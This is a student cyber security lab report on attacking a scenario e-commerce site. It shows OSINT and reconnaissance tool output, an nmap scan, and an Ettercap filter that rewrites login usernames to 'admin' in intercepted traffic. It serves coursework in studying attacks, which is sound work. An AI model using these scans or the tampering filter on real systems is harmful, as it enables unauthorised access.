



INFORMATICS
INSTITUTE OF
TECHNOLOGY

INFORMATICS INSTITUTE OF TECHNOLOGY

In Collaboration with

UNIVERSITY OF WESTMINSTER

6COSC019C Cyber Security
Scenario-based lab report

Report by

S.C Fernando

BSc (Hons) Software engineering degree at the University of Westminster

May 9th 2023

© The copyright for this project and all its associated products resides with
Informatics Institute of Technology.

Table of Contents

Report scenario	5
Report Requirements	6
A- Information Gathering	6
1) OSINT Activities:	6
A.1.1 Three examples of your Open-Source Intelligence (OSINT) investigation activities:	6
A.1.2 Research and evaluate how OSINT can be effective and explain:	10
A.1.3 In your opinion, how dangerous are the information you were able to obtain for your allocated scenario:.....	11
2) Reconnaissance:.....	11
A.2.1 Show some information you were able to obtain by testing web applications in the lab:.....	11
A.2.2 Explain how the information obtained by testing the web applications can be used at a later stage to exploit the company's web services:	13
3) Port Scanning and Enumeration:	13
A.3.1 Show that you have identified the ports you found in the lab running on the server machine:	13
A.3.2 Research and explain what an open port means and identify threats an open port can potentially causes:	13
A.3.3 Explain the threats of the open ports you have identified when carrying the port scanning and how dangerous they are for your scenario:	14
B- Server-side exploits.....	15
1) Data tampering:	15
B.1.1 Identify if the application is vulnerable to data tampering and exploit it if possible:	15

B.1.2 Briefly research and explain data tampering vulnerability. Which Cyber Security tenet this vulnerability violates:	17
B.1.3 What is the vulnerable information for data tampering that attackers can obtain when this activity is carried out and how dangerous they are for your scenario:.....	17
2) SQL injection:.....	17
B.2.1 Identify if the application is vulnerable to SQL injection and exploit it if possible:	17
B.2.2 Briefly research and explain SQL injection vulnerability. Which Cyber Security tenet this vulnerability violates:.....	21
B.2.3 What is the information that attackers can obtain when this activity is carried out and how dangerous they are for your scenario:	21
3) XSS Scripting	22
B.3.1 Identify if the application is vulnerable to XSS vulnerability and exploit it if possible:	22
B.3.2 Briefly explain XSS scripting vulnerability. Which Cyber Security Tenet this vulnerability violates:.....	24
B.3.3 What are the information that attackers can obtain when this activity is carried out and how dangerous they are for your scenario:	24
C- Client-side exploits	25
1) Man in the Middle Attack (MiTM).....	25
C.1.1 Show how the attacker can capture traffic from a session between a genuine user and the server side of the application:	25
C.1.2 What is the information that attackers can obtain when this activity is carried out and how dangerous they are for your scenario:	27
2) Social engineering attack.....	28
C.2.1 Show how an attacker can lure a normal user of the server to your computer instead of the server machine:	28

C.2.2 What is the information that attackers can obtain when this activity is carried out and how dangerous they are for your scenario:	30
D- Denial of Service attacks	31
1) DoS the web server	31
D.1.1 Show how an attacker can carry on a denial-of-service attack on the web server:.	31
D.1.2 Which Cyber Security Tenet this vulnerability violates:	32
D.1.3 What is the impact of this attack on your scenario company:	32
E- Recommendations to protect the scenario company server.	33

Report scenario

The scenario I'm working with is a small e-commerce business that sells electronic devices. The business has a website where customers can browse through a catalog of products and place orders online. The website also allows customers to create accounts, which they can use to save their personal information, track their orders and receive special offers.

Assumptions:

1. **Type and size:** The business is a small e-commerce store that sells electronic gadgets and devices. The business has 20 employees who work remotely, and the website is the main source of revenue.
2. **Type of data:** The website holds customer information such as names, addresses, phone numbers, email addresses, and credit card information. The business also maintains an inventory of products, suppliers, and orders.
3. **Type of users:** The website has two types of users: customers and employees. Customers can create an account, browse the catalog, place orders and track their orders. Employees can manage inventory, fulfill orders, and respond to customer inquiries.

Report Requirements

A- Information Gathering

1) OSINT Activities:

A.1.1 Three examples of your Open-Source Intelligence (OSINT) investigation activities:


Harvester

Harvester is an information gathering tool developed in python and is included in kali Linux by default. It is capable of collecting data of a certain target across many different sources publicly available on the internet.



```
(kali@kali)-[~]
$ theHarvester -d cwsenario.site -b all
*****
*
* [ASCII Art Logo]
*
* theHarvester 4.2.0
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*
*
*****
[*] Target: cwsenario.site
```

In the above figure the harvester is launched on the kali Linux virtual machine and specified the target cwsenario.site, by specifying this target we tell the program we want any extra information that is available.



```
[*] Searching Anubis.
An exception has occurred: Cannot connect to host dns.bufferover.run:443 ssl:<ssl.SSLContext object at 0x7f0ffdb82ac0> [Name or service not known]
Searching 0 results.
[*] Searching Bing.
[*] Searching Baidu.
Searching results.
[*] Searching Certspotter.
[*] Searching CRTsh.
[*] Searching Duckduckgo.
[*] Searching Dnsdumpster.
[*] Searching Otx.
[*] Searching Hackertarget.
[*] Searching Rapiddns.
[*] Searching Quant.
An exception has occurred: Cannot connect to host www.threatcrowd.org:443 ssl:True [SSLCertVerificationError: (1, "[SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: Hostname mismatch, certificate is not valid for 'www.threatcrowd.org'. (_ssl.c:997)")]
string indices must be integers
[*] Searching Threatcrowd.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', url=URL('https://api.sublist3r.com/search.php?domain=cwsenario.site')
[*] Searching Sublist3r.
[*] Searching Urlscan.
[*] Searching Threatminer.
An exception has occurred: 0, message='Attempt to decode JSON with unexpected mimetype: text/html; charset=utf-8', url=URL('https://sonar.omnisint.io/all/cwsenario.site?page=1')
[*] Searching Omnisint.
```

In the above figure the tool is executed and info available on the site cwscenario.site is searched on multiple platforms all the public links and information is also acquired from the main cwscenario.site page.

```
[*] ASNS found: 1
AS8560

[*] Interesting Urls found: 1
https://cwscenario.site/

[*] LinkedIn Links found: 0

[*] IPs found: 3
50.87.192.155
217.160.0.219
2001:8d8:100f:f000::2b6

[*] No emails found.

[*] Hosts found: 10
autodiscover.cwscenario.site:195.20.225.174
cpanel.cwscenario.site
cpcalendars.cwscenario.site
cpcontacts.cwscenario.site
mail.cwscenario.site
webdisk.cwscenario.site
webmail.cwscenario.site
www.cwscenario.site:217.160.0.219
```

The above screen shot shows the final result summary of the harvester tool, which outputs all the data it found on the internet regarding the page and any links that are available on page, hosts and IP'S.

Recon NG

Recon-ng is a full-featured Web Reconnaissance framework written in python and offers tools similar to Harvester but adds a few new features of its own. Recon Ng is comprised of multiple small modules that has their own set of tools and functions if specified all the modules can be imported.

```

Sponsored by ...
      ^
     ^ ^
    ^ ^ ^
   ^ ^ ^ ^
  // // BLACK HILLS //
  www.blackhillsinfosec.com

Home
  [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]
  www.practisec.com

[recon-ng v5.1.2, Tim Tomes (@lanmaster53)]

[85] Recon modules
[13] Disabled modules
[8] Reporting modules
[4] Import modules
[2] Exploitation modules
[2] Discovery modules

[recon-ng][default] > modules load recon/contacts-credentials/haveibeenpwned
[!] Invalid module name.
[recon-ng][default] > marketplace install recon/contacts-credentials/haveibeenpwned
[!] Invalid module path.
[recon-ng][default] > modules load hackertarget
[recon-ng][default][hackertarget] > options set source cwscenario.site
SOURCE => cwscenario.site
[recon-ng][default][hackertarget] > run

CWSCENARIO.SITE

[*] Country: None
[*] Host: cwscenario.site
[*] Ip_Address: 217.160.0.219
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]

SUMMARY

[*] 1 total (0 new) hosts found.
[recon-ng][default][hackertarget] >

```

The above figure shows the CLI provided by recon-ng after execution on the kali Linux terminal. The target web page is provided and details such as country, Ip address and region is are displayed.

```

[recon-ng][default][hackertarget] > show hosts

+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| rowid | host                | ip_address | region | country | latitude | longitude | notes | module |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1     | cwscenario.site     | 217.160.0.219 |      |      |      |      |      | hackertarget |
| 2     | adsredir.ionos.info |      |      |      |      |      |      | brute_hosts  |
| 3     | autodiscover.cwscenario.site |      |      |      |      |      |      | brute_hosts  |
| 4     | autodiscover.cwscenario.site | 195.20.225.174 |      |      |      |      |      | brute_hosts  |
| 5     | testing.cwscenario.site | 217.160.0.219 |      |      |      |      |      | brute_hosts  |
| 6     | www.cwscenario.site | 217.160.0.219 |      |      |      |      |      | brute_hosts  |
+-----+-----+-----+-----+-----+-----+-----+-----+

[*] 6 rows returned
[recon-ng][default][hackertarget] >

```

The hack target module can be used to get the hosts of the page as shown in the above figure.


```

Sponsored by ...

BLACK HILLS
www.blackhillsinfosec.com

PRACTISEC
www.practisec.com

[recon-ng v5.1.2, Tim Tomes (@lanmaster53)]

[85] Recon modules
[13] Disabled modules
[8] Reporting modules
[4] Import modules
[2] Exploitation modules
[2] Discovery modules

[recon-ng][default] > 4
You've clearly got the wrong framework. Attempting to start SET...
[recon-ng][default] > options set source cwscenario.site
[!] Invalid option name.
[recon-ng][default] > modules load recon/domains-hosts/brute_hosts
[recon-ng][default][brute_hosts] > options set source cwscenario.site
SOURCE => cwscenario.site
[recon-ng][default][brute_hosts] > run

CWSCENARIO.SITE

[*] No Wildcard DNS entry found.
[*] 10.cwscenario.site => No record found.
[*] 02.cwscenario.site => No record found.
[*] 1.cwscenario.site => No record found.
[*] 03.cwscenario.site => No record found.
[*] 13.cwscenario.site => No record found.

```

In the above figure the search for sub domain is started using the module brute hosts.

```

[*] yt.cwscenario.site => No record found.
[*] yu.cwscenario.site => No record found.
[*] z.cwscenario.site => No record found.
[*] z-log.cwscenario.site => No record found.
[*] za.cwscenario.site => No record found.
[*] zera.cwscenario.site => No record found.
[*] zeus.cwscenario.site => No record found.
[*] zebra.cwscenario.site => No record found.
[*] zlog.cwscenario.site => No record found.
[*] zm.cwscenario.site => No record found.
[*] zulu.cwscenario.site => No record found.
[*] zw.cwscenario.site => No record found.

SUMMARY

[*] 5 total (5 new) hosts found.
[recon-ng][default][brute_hosts] > options set source cwscenario.site

```

The result summary of brute hosts is shown above after execution, it shows that 5 valid hosts were found.

Spider Foot

Spider foot is a automated OSNIT frame work that is a good information gathering tool and it can be used as a tool to find the overall data types of a certain page, it collects all the information and presents it in a web UI and the results for the site cwscenario.site can be seen in the below figure.



A.1.2 Research and evaluate how OSINT can be effective and explain:

OSINT stands for open-source intelligence which is data that can be freely accessed by anyone, OSINT is one of the first steps taken before any attack to gather information about the target and expand the attack surface. OSINT data collection is hard to get noticed by the target as it only accesses data that already exists on the page and on social media. Below are some reasons why OSINT can be so effective:

- Gathering Information and allowing analysts to access a vast amount of information from diverse sources.
- identify patterns and trends by analyzing data from multiple sources. By examining social media posts, news articles, and other publicly available information.
- collecting publicly available information about individuals or organizations, analysts can uncover connections, affiliations, legal records, financial transactions.

A.1.3 In your opinion, how dangerous are the information you were able to obtain for your allocated scenario:


In my scenario the information obtained through OSINT in this scenario is not very dangerous. It only provides basic information about the business, such as its website and social media profiles, which are publicly available and any vulnerabilities that can be exposed due to this is very minimal.

2) Reconnaissance:**A.2.1 Show some information you were able to obtain by testing web applications in the lab:**


An effective reconnaissance of a website involves analyzing the website's source code to identify potential vulnerabilities.

Robot.txt

Robot.txt is a text file placed on a website's server that provides instructions to web robots or web crawlers to navigate their way. The file is typically located in the root directory of a website, and its name is always "robots.txt." When a web robot visits a site, it first checks this file to understand the rules regarding its behavior as shown in the below figure.




Some sites contain hidden paths to different pages although they are not visible on the web page itself and from the above figure, we can see that the URL for site map for the page is found, a site map provides the structure of the webpage with all its content and can be a valuable resource for an potential attacker. The sitemap for the cwscenario.site page is shown below.



Dir-Buster

Dir Buster is a web application directory brute-forcing tool that is commonly used for finding hidden directories and files on a web server. Dir Buster works by sending a series of HTTP requests to a target web server, attempting to discover directories and files that may not be accessible. Example of the Dir buster is shown below.



A.2.2 Explain how the information obtained by testing the web applications can be used at a later stage to exploit the company's web services:

In the proposed scenario the data of the customers and the employees are stored In a SQL database and the information acquired through the reconnaissance tools can be very lethal as they expose pages not visible to the users and tools like Dir buster could also expose the databases and put them at risk.

3) Port Scanning and Enumeration:

A.3.1 Show that you have identified the ports you found in the lab running on the server machine:

The below figure shows the ports that the cwscenario.site contain and tier status if they are open or close the following information was obtained Nmap which is a popular open-source network scanning tool that is included in Kali Linux.

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap cwscenario.site
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-07 04:19 EDT
Nmap scan report for cwscenario.site (217.160.0.219)
Host is up (0.13s latency).
Other addresses for cwscenario.site (not scanned): 2001:8d8:100f:f000::2b6
rDNS record for 217.160.0.219: 217-160-0-219.elastic-ssl.ui-r.com
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
81/tcp    open  hosts2-ns
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 15.25 seconds
(kali@kali)-[~]
$
```

A.3.2 Research and explain what an open port means and identify threats an open port can potentially causes:

An open port refers to a communication endpoint on a computer system that is actively listening for incoming network connections. Each port number is associated with a specific service or application. For example, port 80 is commonly used for HTTP (web) traffic, and port 22 is used for SSH (secure shell) connections. Usually when an open port exists it means the application is

actively ready to receive any incoming connections, and due to this open port can potentially expose a system to various security threats and some of the potential threats are listed below.

- Open's port provides an entry point for attackers to gain unauthorized access to a system.
- Attackers often perform port scanning to identify systems with open ports and vulnerable services.
- Attackers can exploit misconfigured services to access confidential data or gain insight into the system's internal structure.

A.3.3 Explain the threats of the open ports you have identified when carrying the port scanning and how dangerous they are for your scenario:

In the potential dangers caused by open ports we talked about how confidential data could be jeopardized and, in our scenario, we have a database of user and staff personal information and credentials and danger of open ports could be extreme due to attackers accessing the database's using open ports.


B- Server-side exploits

1) Data tampering:

B.1.1 Identify if the application is vulnerable to data tampering and exploit it if possible:

Packet sniffing is a process of exposing the data that is transferred back and forth between 2 hosts and this process can be done using tools such as Ettercap which have a bunch of functionalities including packet sniffing which is discussed in// . With Ettercap and filter files we are able to not only see the incoming data but also modify them before it reaches its destination. In the figure below are the contents of a filter file which will be used with Ettercap to modify the data.

The filter file below is designed in a way to modify the username to a correct name even though the user enters a wrong username.




```


1 # If the packet goes to vulnerable VM on TCP port 80 (HTTP)
2 if (ip.dst == '192.168.56.104' && tcp.dst == 80) {
3     # If the packet's data contains a login page
4     if (search(DATA.data, "POST")) {
5         msg("POST request");
6         if (search(DATA.data, "login.php")) {
7             msg("Call to login page");
8             # Will change content's length to prevent server from failing
9             pcre_regex(DATA.data, "Content-Length:[0-9]*", "Content-Length:41");
10            msg("Content Length modified");
11            # Will replace any username by "admin" using a regular expression
12            pcre_regex(DATA.data, "username=[a-zA-Z]*", "username=admin");
13            msg("DATA modified\n");
14        }
15        msg("Filter Ran.\n");
16    }
17 }
18

```


The below figure shows the process of loading the filter file to Ettercap.



The below figure shows how the 2 target hosts are added and the out going request from the user with the username “Senesh” but when passed through the filter it becomes “admin”.



After the use data passed through the filter it was modified according to what the filter wanted and is sent to the server granting access to the webpage as seen in the figure below.



B.1.2 Briefly research and explain data tampering vulnerability. Which Cyber Security tenet this vulnerability violates:

Data tampering is a security vulnerability that allows unauthorized modification of data. It occurs when an attacker gains unauthorized access to a system or application and manipulates the data stored or transferred.

Data tampering violates the data integrity tenet of cybersecurity. Integrity ensures that data remains accurate, complete, and unaltered throughout its lifecycle. When data tampering occurs, the integrity of the data is compromised, leading to mistrust, and potentially leading to extreme consequences for individuals or organizations relying on that data. As counter measures many organizations encrypt sensitive data with the use of encryption keys, include input validation and have tight access control in the page.


B.1.3 What is the vulnerable information for data tampering that attackers can obtain when this activity is carried out and how dangerous they are for your scenario:

In our scenario acts such as data tampering has an extremely high-risk level due to the nature of the webpage. For example, due to the scenario web page being a store data such as shipping details could be altered in a way it becomes advantageous to the attacker. Sensitive data such as credit card details could be exposed. For the staff of the website inventory and product information could be altered and the integrity of the product information could be jeopardized. This type of vulnerability could result in customer mistrust, financial loss and legal issues.

